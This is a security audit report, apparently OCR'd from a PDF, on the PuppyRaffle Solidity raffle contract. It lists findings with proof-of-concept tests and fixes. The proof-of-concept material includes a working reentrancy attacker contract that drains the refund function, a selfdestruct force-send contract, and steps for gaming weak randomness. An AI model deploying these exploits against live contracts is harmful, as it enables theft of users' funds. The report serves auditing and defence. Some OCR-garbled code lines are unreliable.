

Protocol Audit Report

Version 1.0

Hexific.com

August 31, 2025

Protocol Audit Report

Hexific.com

August 31, 2025

Prepared by: Hexific Lead Security Researcher: - Febri Nirwana

Table of Contents

Protocol Summary

The PuppyRaffle protocol is a decentralized raffle game where users can enter by paying an entrance fee in ETH, and a winner is later selected to receive the collected funds. The contract manages players through an array structure, supports refunds for participants, and enforces duplicate checks to prevent multiple entries from the same address.

Disclaimer

The Hexific team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

The findings described in this document correspond the following commit hash:

```
22bbbb2c47f3f2b78c1b134590baf41383fd354f
```

Scope

```
./src/
#-- PuppyRaffle.sol
```

Roles

- Owner: Responsible for deploying and managing the contract, including configuring key parameters and overseeing the raffle execution.
- Outsiders: Any user who wishes to participate in the raffle by paying the entrance fee and potentially receiving the prize if selected.

Executive Summary

The Hexific team conducted a security audit of the PuppyRaffle smart contract to evaluate its design, implementation, and resistance to common attack vectors. Our review identified several issues ranging

from low to critical severity, including potential logic flaws, misinterpretations, and vulnerabilities affecting player registration and refund handling. Although the contract functions well, some weaknesses—such as not following the CEI (Check, Effect, Interact) pattern—can cause unexpected behavior, leading to the loss of all funds.

Issues found

Severity	Number if issues found
Critical	2
High	3
Medium	2
Low	1
Info	5
Gas	2
Total	15

Findings

Critical

[C-1] Reentrancy attack in `PuppyRaffle::refund` allows entrant to drain contract balance

Description:

The `PuppyRaffle::refund()` allows a player to claim their entrance fee back.
However, the function transfers ETH to `msg.sender` via `sendValue` **before** updating the player's state in the `players` array (`players[playerIndex] = address(0)`).
This breaks the **checks-effects-interactions** pattern, opening the door for a **reentrancy attack** where a malicious contract repeatedly calls `PuppyRaffle::refund()` and drains funds.

Impact:

- Malicious players can **re-enter the function multiple times** before their state is reset, extracting more ETH than they are entitled to.

- This results in a **direct loss of funds** from the raffle contract.
- Trust in the raffle is completely undermined if funds can be stolen.

Proof of Concept:

Below is a simplified malicious attacker contract exploiting the vulnerability:

PoC

```
function testReentrancy() public {
    address[] memory players = new address[](4);
    players[0] = playerOne;
    players[1] = playerTwo;
    players[2] = playerThree;
    players[3] = playerFour;
    puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

    ReentrancyAttacker attackerContract = new ReentrancyAttacker(
        puppyRaffle);
    address attacker = makeAddr("attacker");
    vm.deal(attacker, entranceFee);

    uint256 startingAttackContractBalance = address(attackerContract).
        balance;
    uint256 startingContractBalance = address(puppyRaffle).balance;

    console.log("Starting attacker contract balance:",
        startingAttackContractBalance);
    console.log("Starting contract balance:", startingContractBalance);

    // attack
    vm.prank(attacker);
    attackerContract.attack{value: entranceFee}();

    uint256 endingAttackContractBalance = address(attackerContract).
        balance;
    uint256 endingContractBalance = address(puppyRaffle).balance;

    console.log("Ending attacker contract balance:",
        endingAttackContractBalance);
    console.log("Ending contract balance:", endingContractBalance);
}
...
contract ReentrancyAttacker {
    PuppyRaffle puppyRaffle;
    uint256 entranceFee;
    uint256 attackerIndex;

    constructor(PuppyRaffle _puppyRaffle) {
        puppyRaffle = _puppyRaffle;
```

```
37          entranceFee = puppyRaffle.entranceFee();
38      }
39
40      function attack() external payable {
41          address[] memory players = new address[] (1);
42          players[0] = address(this);
43          puppyRaffle.enterRaffle{value: entranceFee}(players);
44
45          attackerIndex = puppyRaffle.getActivePlayerIndex(address(this))
                ;
46          puppyRaffle.refund(attackerIndex);
47      }
48
49      receive() external payable {
50          if (address(puppyRaffle).balance >= entranceFee) {
51              puppyRaffle.refund(attackerIndex);
52          }
53      }
54  }
```

Test output:

```
1  Starting attacker contract balance: 0
2  Starting contract balance: 4000000000000000000
3  Ending attacker contract balance: 5000000000000000000
4  Ending contract balance: 0
```

Recomended Mitigation:

- Follow checks-effects-interactions: update state before transferring ETH.
- Use `ReentrancyGuard` from OpenZeppelin to prevent recursive calls.

```
1  function refund(uint256 playerIndex) public {
2      address playerAddress = players[playerIndex];
3      require(playerAddress == msg.sender, "PuppyRaffle: Only the player
           can refund");
4      require(playerAddress != address(0), "PuppyRaffle: Player already
           refunded, or is not active");
5  +
6  +   // CEI: Update state before external call
7  +   players[playerIndex] = address(0);
8  +   emit RaffleRefunded(playerAddress);
9  +
10     (bool success,) = msg.sender.call{value: entranceFee}("");
11     require(success, "PuppyRaffle: Failed to refund player");
12 -   players[playerIndex] = address(0);
13 -   emit RaffleRefunded(playerAddress);
14 }
```

Alternative Solution with ReentrancyGuard:

```
import "@openzeppelin/contracts/security/ReentrancyGuard.sol";

contract PuppyRaffle is ReentrancyGuard {
    // ... existing code ...

    function refund(uint256 playerIndex) public nonReentrant {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the
            player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player
            already refunded, or is not active");

        (bool success,) = msg.sender.call{value: entranceFee}("");
        require(success, "PuppyRaffle: Failed to refund player");

        players[playerIndex] = address(0);
        emit RaffleRefunded(playerAddress);
    }
}
```

[C-2] Zero address handling in `PuppyRaffle::refund()` can block all players entry the raffle (Denial of Service)

Description:

The `PuppyRaffle::refund()` function removes active players from the `players` array by setting the corresponding slot to the zero address. However, the duplicate check in `enterRaffle`, this leads to a Denial of Service (DoS) condition.

Specifically, when at least two players call `PuppyRaffle::refund()`, there will be two `0x0` entries in the `players` array. Since the duplicate check requires all addresses to be unique, the `PuppyRaffle::enterRaffle()` function will always revert due to duplicate zero addresses. Especially if these two players are the first two players to enter the raffl, this effectively prevents anyone from joining the raffle again, permanently breaking the system.

Impact:

- Raffle entries become impossible once two or more refunds occur.
- All further participation is blocked.
- Funds may be locked since new players cannot join, breaking the contract's core functionality.

Proof of Concept (PoC):

PoC

```
function testCantEnterWhenTwoPlayersRefund() public {
```

```
        address[] memory players = new address[](2);
        players[0] = playerOne;
        players[1] = playerTwo;
        puppyRaffle.enterRaffle{value: entranceFee * 2}(players);

        // Warp time to end the raffle
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);

        // Trigger refund for both players
        vm.prank(playerOne);
        puppyRaffle.refund(0);
        vm.prank(playerTwo);
        puppyRaffle.refund(1);

        // Try to enter the raffle again
        vm.expectRevert();
        address[] memory newPlayers = new address[](1);
        newPlayers[0] = playerThree;
        puppyRaffle.enterRaffle{value: entranceFee}(newPlayers);
    }
```

Recommended Mitigation:

Instead of zeroing out slots, use a mapping to track active players or implement a proper removal mechanism without introducing duplicates.

```
- address[] public players;
+ mapping(address => bool) public activePlayers;

function enterRaffle(address[] memory players) external payable {
    for (uint256 i = 0; i < players.length; i++) {
          // ... existing code ...
-         players.push(newPlayers[i]);
+         require(players[i] != address(0), "Invalid address");
+         require(!activePlayers[players[i]], "Player already entered");
+         activePlayers[players[i]] = true;
    }
}

function refund(uint256 index) external {
+    address player = players[index];
+    require(player != address(0), "Invalid player");
+    activePlayers[player] = false;
}
```

High

[H-1] Weak randomness in `PuppyRaffle::selectWinner()` allows anyone to influence the winner selection

Description:

The `PuppyRaffle::selectWinner()` function uses weak randomness that can be predicted and manipulated by attackers. The contract generates a random winner index using on-chain parameters that are either predictable or controllable:

```
uint256 winnerIndex =
    uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp,
        block.difficulty))) % players.length;
```

Since `msg.sender`, `block.timestamp`, and `block.difficulty` can be influenced or predicted, the randomness is not cryptographically secure, allowing malicious actors to manipulate the winner selection process.

Impact:

- **Miner/Validator Manipulation:** Miners can adjust `block.timestamp` within acceptable limits or influence block difficulty to bias the winner outcome in their favor.
- **Participant Exploitation:** Anyone calling `PuppyRaffle::selectWinner()` can predict the outcome off-chain and only execute the transaction when they are likely to win.
- **Loss of Fairness:** The raffle becomes fundamentally unfair as the selection process can be gamed, undermining trust and allowing malicious users to consistently increase their winning chances.

Attack steps: 1. Attacker simulates the randomness calculation off-chain 2. Only calls `PuppyRaffle::selectWinner()` when the prediction favors them 3. Gains unfair advantage over honest participants

Recommended Mitigation:

Use a secure randomness solution such asChainlink VRF (Verifiable Random Function):

example:

```
+ import "@chainlink/contracts/src/v0.8/VRFConsumerBase.sol";
.
.
.
function selectWinner() external {
  // ... existing code ...
- uint256 winnerIndex =
```

```
-     uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp, block.difficulty))) % players.length;
+ uint256 winnerIndex = requestRandomWinner();
  // ... existing code ...
}
+
+ // Use Chainlink VRF for secure randomness
+ function requestRandomWinner() external {
+   require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffle: Raffle not over");
+   require(players.length >= 4, "PuppyRaffle: Need at least 4 players");
+   requestRandomness(keyHash, fee);
+ }
+
+ function fulfillRandomness(bytes32 requestId, uint256 randomness) internal override {
+     uint256 winnerIndex = randomness % players.length;
+     // Continue with winner selection logic...
+ }
```

[H-2] Integer overflow when updating `totalFees` in `PuppyRaffle::selectWinner()`

Description:

In `PuppyRaffle::selectWinner()`, the `totalFees` variable is updated using:

```
uint64 myVar = type(uint64).max;
// myVar will be 18446744073709551615
myVar = myVar + 1;
// myVar will be 0
```

If the accumulated fees exceed the maximum representable value of `uint64` which is `18.446744073709551615 ether`, the value will wrap around, causing an **integer overflow**. This results in corrupted accounting of protocol fees.

Impact:

- The raffle contract's `totalFees` can become inconsistent and incorrect.
- Overflow may lead to **loss of funds tracking**, since fee accumulation would reset or roll over.
- Depending on withdrawal logic (not shown), this can cause either underpayment or overpayment of fees, breaking expected protocol behavior.

Proof of Concept:

Proof Of Code

```
function testOverflow() public payable {
    address[] memory players = new address[](100);
    uint256 largePlayers = 100; // force overflow
    for (uint256 i; i < largePlayers; i++) {
        players[i] = address(uint160(i + 1));
    }
    puppyRaffle.enterRaffle{value: entranceFee * largePlayers}(players)
        ;

    // We finish a raffle of players to collect some fees
    vm.warp(block.timestamp + duration + 1);
    vm.roll(block.number + 1);

    // trigger selectWinner
    puppyRaffle.selectWinner();

    // manual calculation:
    // players = 100
    // entranceFee = 1e18
    // contract balance expected = 100 * 1e18
    // expected fee = 100e18 * 20 / 100 = 20e18

    uint256 totalFees = puppyRaffle.totalFees();
    console.log("Large players count:", largePlayers);
    console.log("Total fees:", totalFees);
}
```

Test output:

```
Large players count: 100
Total fees: 1553255926290448384
```

This demonstrates how accumulating enough fees can push `totalFees` over the `uint64` limit and cause incorrect rollover behavior.

Recommended Mitigation:

1. Upgrade Solidity compiler to >=0.8.0, which has built-in overflow checks.

```
- pragma solidity ^0.7.6;
+ pragma solidity ^0.8.18;
```

2. Use `uint256` consistently for fee-related variables instead of downcasting to `uint64`.

```
- uint64 public totalFees = 0;
+ uint256 public totalFees = 0;
```

3. Keep as `uint256` in `PuppyRaffle::selectWinner()`

```
- totalFees = totalFees + uint64(fee);
+ totalFees = totalFees + fee;
```

[H-3] Denial of Service (DoS) by forced ETH via `selfdestruct` make contract balance inconsistent with `totalFees`

Description:

The function relies on `require(address(this).balance == uint256(totalFees))` to ensure that no players are active before allowing withdrawal. However, this invariant can be broken due to the behavior of `selfdestruct`. Any external contract can forcibly send ETH to this contract via `selfdestruct`, increasing the balance without updating `totalFees`. As a result, the equality check fails permanently, preventing withdrawals.

Impact:

If an attacker sends ETH forcibly via `selfdestruct`, the `withdrawFees()` function will always revert, locking all fees inside the contract. This results in a permanent denial of service (DoS) for fee withdrawals.

Proof of Concept:

1. Deploy a malicious contract with the following function:

```
function attack(address target) external payable {
    selfdestruct(payable(target));
}
```

2. Call `attack()` with some ETH, forcing funds into the `PuppyRaffle` contract.
3. Now the contract's balance `address(this).balance` is higher than `totalFees`.
4. Any call to `PuppyRaffle::withdrawFees()` will revert due to the failed require condition.

Recommended Mitigation:

Use a more reliable mechanism to check active players, such as `players.length` instead of assuming `balance == totalFees`.

```
function withdrawFees() external {
+    require(players.length == 0, "PuppyRaffle: There are currently
    players active!");
     uint256 feesToWithdraw = totalFees;
     totalFees = 0;
     (bool success,) = feeAddress.call{value: feesToWithdraw}("");
     require(success, "PuppyRaffle: Failed to withdraw fees");
}
```

References

- Solidity docs - selfdestruct

Medium

[M-1] Looping through players array to check the duplicates in `PuppyRaffle::enterRaffle()` is a potential denial of service attack, incrementing gas cost for future entrants.

Description:

In `PuppyRaffle::enterRaffle()`, every new call pushes addresses to the global `players` array, and then a nested loop runs to check for duplicates.
This approach scales **quadratically (O(n²))** with the number of participants. As the array grows, each new entry requires iterating through all existing participants, making gas costs increase significantly for future entrants. Eventually, the function may revert because the transaction runs out of gas, effectively **blocking new players from entering the raffle**.

Impact:

- The raffle can be **griefed** by an attacker (or even unintentionally) if enough players join, since new participants will not be able to enter once gas costs exceed the block gas limit.
- This creates a **denial of service (DoS)**, where the raffle cannot progress beyond a certain number of players.
- Potential funds loss if the raffle is designed to rely on continuous entrants.

Proof of Concept:

Below is a Foundry test case that demonstrates the issue. As more players join, the gas usage skyrockets:
- first player: ~61585 gas - last player: ~1155581 gas

This more than 18x more expensive for the last player.

PoC

```
function testDenialOfService() public {
    // first people join
    address ;
    firstPlayers[0] = playerOne;

    uint256 gasBefore = gasleft();
```

```
7       puppyRaffle.enterRaffle{value: entranceFee}(firstPlayers);
8       uint256 gasAfter = gasleft();
9       console.log("Gas used (first):", gasBefore - gasAfter);
10
11      // bulk join 50
12      uint256 bulkCount = 50;
13      address[] memory bulkPlayers = new address[](bulkCount);
14      for (uint256 i; i < bulkCount; ++i) {
15          bulkPlayers[i] = address(uint160(i + 2));
16      }
17      puppyRaffle.enterRaffle{value: entranceFee * bulkCount}(bulkPlayers
            );
18
19      // last people join
20      address ;
21      lastPlayers[0] = address(uint160(53));
22
23      uint256 gasBeforeLast = gasleft();
24      puppyRaffle.enterRaffle{value: entranceFee}(lastPlayers);
25      uint256 gasAfterLast = gasleft();
26
27      console.log("Gas used (last):", gasBeforeLast - gasAfterLast);
28  }
```

Test Output:

```
1  Gas used (first): 61585
2  Gas used (last): 1155581
```

This demonstrates how the gas usage explodes when the `players.length` grows, validating the $O(n^2)$ DoS vector. At scale, this becomes impossible to execute.

Recommended Mitigation:

- Avoid quadratic duplicate-checking logic.
- Use a `mapping(address => bool)hasEntered` to track participants efficiently:

```
1  + mapping(address => bool) public hasEntered;
2  .
3  .
4  .
5  function enterRaffle(address[] memory newPlayers) external payable {
6  +   require(newPlayers.length > 0, "No players provided");
7      require(msg.value == entranceFee * newPlayers.length, "Incorrect
           value");
8      for (uint256 i = 0; i < newPlayers.length; i++) {
9  -         players.push(newPlayers[i]);
10 +         address player = newPlayers[i];
11 +         require(!hasEntered[player], "Duplicate player");
12 +         hasEntered[player] = true;
```

```
13 +         players.push(player);
14       }
15
16 -     // Check for duplicates
17 -     for (uint256 i = 0; i < players.length - 1; i++) {
18 -         for (uint256 j = i + 1; j < players.length; j++) {
19 -             require(players[i] != players[j], "PuppyRaffle: Duplicate
       player");
20 -         }
21 -     }
22       emit RaffleEnter(newPlayers);
23   }
```

This reduces complexity to **O(n)** per batch entry instead of **O(n²)**, preventing DoS by gas exhaustion.

[M-2] Prize Pool ETH Locked if Winner is a non-payable contract

Description:

The `PuppyRaffle::selectWinner()` function sends 80% of the prize pool to the selected winner. If the chosen winner is a contract that cannot accept ETH transfers, the call fails and the transaction reverts. Since state changes like resetting `players` and updating `raffleStartTime` occur before the transfer attempt, the ETH prize pool for that round remains permanently/temporarily locked, depending on the player's ability to receive funds.

Impact:

- Permanent/temporary loss of the 80% prize pool for the affected round.
- Players are unfairly deprived of rewards.
- Core raffle functionality is broken, as the contract state continues without distributing funds, at case of all players being non-payable.

Proof of Concept:

If `winner` is a contract without a `receive()` or `fallback()` function, this call fails, reverting the payout logic and leaving the funds stuck.

```
1  function testPoolPrizeLockedIfWinnerIsNonPayableContract() public {
2      address[] memory players = new address[](4);
3      players[0] = address(new NonPayableContract());
4      players[1] = address(new NonPayableContract());
5      players[2] = address(new NonPayableContract());
6      players[3] = address(new NonPayableContract());
7      puppyRaffle.enterRaffle{value: entranceFee * 4}(players);
8
9      uint256 initialBalance = address(puppyRaffle).balance;
```

```
10      console.log("Contract balance before try selecting winner:",
            initialBalance);
11
12      // Test the scenario where the winner is a contract that cannot
            receive ETH
13      vm.warp(block.timestamp + duration + 1);
14      vm.roll(block.number + 1);
15
16      // trigger selectWinner
17      vm.expectRevert();
18      puppyRaffle.selectWinner();
19
20      // Check the state of the contract
21      uint256 finalBalance = address(puppyRaffle).balance;
22      console.log("Contract balance after try selecting winner:",
            finalBalance);
23  }
24  .
25  .
26  .
27  contract NonPayableContract {}
```

Recommended Mitigation:

Implement a withdrawal pattern: store prize amounts in a mapping and let winners withdraw manually.

```
1   + mapping(address => uint256) public pendingPrizes;
2     .
3     .
4     .
5     function selectWinner() external {
6         // your previous code
7   -     (bool success,) = winner.call{value: prizePool}("");
8   -     require(success, "PuppyRaffle: Failed to send prize pool to
        winner");
9   +     pendingPrizes[winner] += prizePool;
10
11  + function withdrawPrize() external nonReentrant {
12  +     uint256 amount = pendingPrizes[msg.sender];
13  +     require(amount > 0, "No prize to withdraw");
14  +     pendingPrizes[msg.sender] = 0;
15  +
16  +     payable(msg.sender).sendValue(amount);
17  + }
```

Low

[L-1] Ambiguity in `PuppyRaffle::getActivePlayerIndex()` return value causes Misinterpretation of Player Existence

Description:

The function is designed to return the index of a player in the `players` array, or `0` if the player is not active. However, since `0` is also a valid index in the array, this introduces an **ambiguity**: the caller cannot distinguish between "player found at index 0" and "player not found".

Impact:

- External functions relying on this index may assume a non-existent player is active at index 0.
- Can lead to **logic misinterpretation**, incorrect access checks, or unwanted inclusion/exclusion of players.
- Depending on usage, could enable unexpected participation or block intended player removal.

Proof of Concept:

Both calls return `0`, making it impossible to tell if `playerOne` is actually at index 0 or if `playerThree` doesn't exist:

PoC

```
function testAmbiguityIndex0() public {
    address[] memory players = new address[](2);
    players[0] = playerOne;
    players[1] = playerTwo;
    puppyRaffle.enterRaffle{value: entranceFee * 2}(players);

    // Test the ambiguous return value
    uint256 idx1 = puppyRaffle.getActivePlayerIndex(playerOne);
    uint256 idx2 = puppyRaffle.getActivePlayerIndex(playerThree);

    console.log("Index of playerOne:", idx1);
    console.log("Index of playerThree (not in raffle):", idx2);
}
```

Output:

```
Index of playerOne: 0
Index of playerThree (not in raffle): 0
```

Recommended Mitigation:

The most gas efficient approach is returning a **sentinel value** (e.g., `type(uint256).max`) when the player is not found. This avoids extra storage, tuple packing, or revert costs, and keeps the function

signature simple:

```
- return 0;
+ return type(uint256).max;
```

Information

[I-1] Floating pragmas

Description: Contracts should use strict versions of solidity. Locking the version ensures that contracts are not deployed with a different version of solidity than they were tested with. An incorrect version could lead to uninteded results. https://swcregistry.io/docs/SWC-103/

Recommended Mitigation:

Lock up pragma versions.

```
- pragma solidity ^0.7.6;
+ pragma solidity 0.7.6;
```

[I-2] Magic Numbers

Description: All number literals should be replaced with constants. This makes the code more readable and easier to maintain. Numbers without context are called “magic numbers”.

Recommended Mitigation: Replace all magic numbers with constants.

```
+    uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
+    uint256 public constant FEE_PERCENTAGE = 20;
+    uint256 public constant TOTAL_PERCENTAGE = 100;
.
.
.
function selectWinner() external {
-    uint256 prizePool = (totalAmountCollected * 80) / 100;
-    uint256 fee = (totalAmountCollected * 20) / 100;
+    uint256 prizePool = (totalAmountCollected * PRIZE_POOL_PERCENTAGE)
    / TOTAL_PERCENTAGE;
+    uint256 fee = (totalAmountCollected * FEE_PERCENTAGE) /
    TOTAL_PERCENTAGE;
```

[I-3] Test Coverage

Description: The test coverage of the tests are below 90%. This often means that there are parts of the code that are not tested.

```
| File                                | % Lines        | % Statements
   | % Branches     | % Funcs       |
| ----------------------------------- | -------------- | -------------
   | -------------- | ------------- |
| script/DeployPuppyRaffle.sol        | 0.00% (0/3)    | 0.00% (0/4)
   | 100.00% (0/0)  | 0.00% (0/1)   |
| src/PuppyRaffle.sol                 | 82.46% (47/57) | 83.75% (67/80)
   | 66.67% (20/30) | 77.78% (7/9)  |
| test/auditTests/ProofOfCodes.t.sol | 100.00% (7/7)  | 100.00% (8/8)
   | 50.00% (1/2)   | 100.00% (2/2) |
| Total                               | 80.60% (54/67) | 81.52% (75/92)
   | 65.62% (21/32) | 75.00% (9/12) |
```

Recommended Mitigation: Increase test coverage to 90% or higher, especially for the `Branches` column.

[I-4] Zero address validation

Description: The `PuppyRaffle` contract does not validate that the `feeAddress` is not the zero address. This means that the `feeAddress` could be set to the zero address, and fees would be lost.

```
PuppyRaffle.constructor(uint256,address,uint256)._feeAddress (src/
   PuppyRaffle.sol#57) lacks a zero-check on :
                - feeAddress = _feeAddress (src/PuppyRaffle.sol#59)
PuppyRaffle.changeFeeAddress(address).newFeeAddress (src/PuppyRaffle.
   sol#165) lacks a zero-check on :
                - feeAddress = newFeeAddress (src/PuppyRaffle.sol#166)
```

Recommended Mitigation: Add a zero address check whenever the `feeAddress` is updated.

[I-5] Potentially erroneous active player index

Description: The `PuppyRaffle::getActivePlayerIndex()` function is intended to return zero when the given address is not active. However, it could also return zero for an active address stored in the first slot of the `players` array. This may cause confusions for users querying the function to obtain the index of an active player.

Recommended Mitigation: Return 2**256-1 (or any other sufficiently high number) to signal that the given player is inactive, so as to avoid collision with indices of active players.

Gas

[G-1] _isActivePlayer is never used and should be removed

Description: The function `PuppyRaffle::_isActivePlayer` is never used and should be removed.

```
- function _isActivePlayer() internal view returns (bool) {
-     for (uint256 i = 0; i < players.length; i++) {
-         if (players[i] == msg.sender) {
-             return true;
-         }
-     }
-     return false;
- }
```

[G-2] Unchanged variables should be constant or immutable

Constant Instances:

```
PuppyRaffle.commonImageUri (src/PuppyRaffle.sol#35) should be constant
PuppyRaffle.legendaryImageUri (src/PuppyRaffle.sol#45) should be
    constant
PuppyRaffle.rareImageUri (src/PuppyRaffle.sol#40) should be constant
```

Immutable Instances:

```
PuppyRaffle.raffleDuration (src/PuppyRaffle.sol#21) should be immutable
```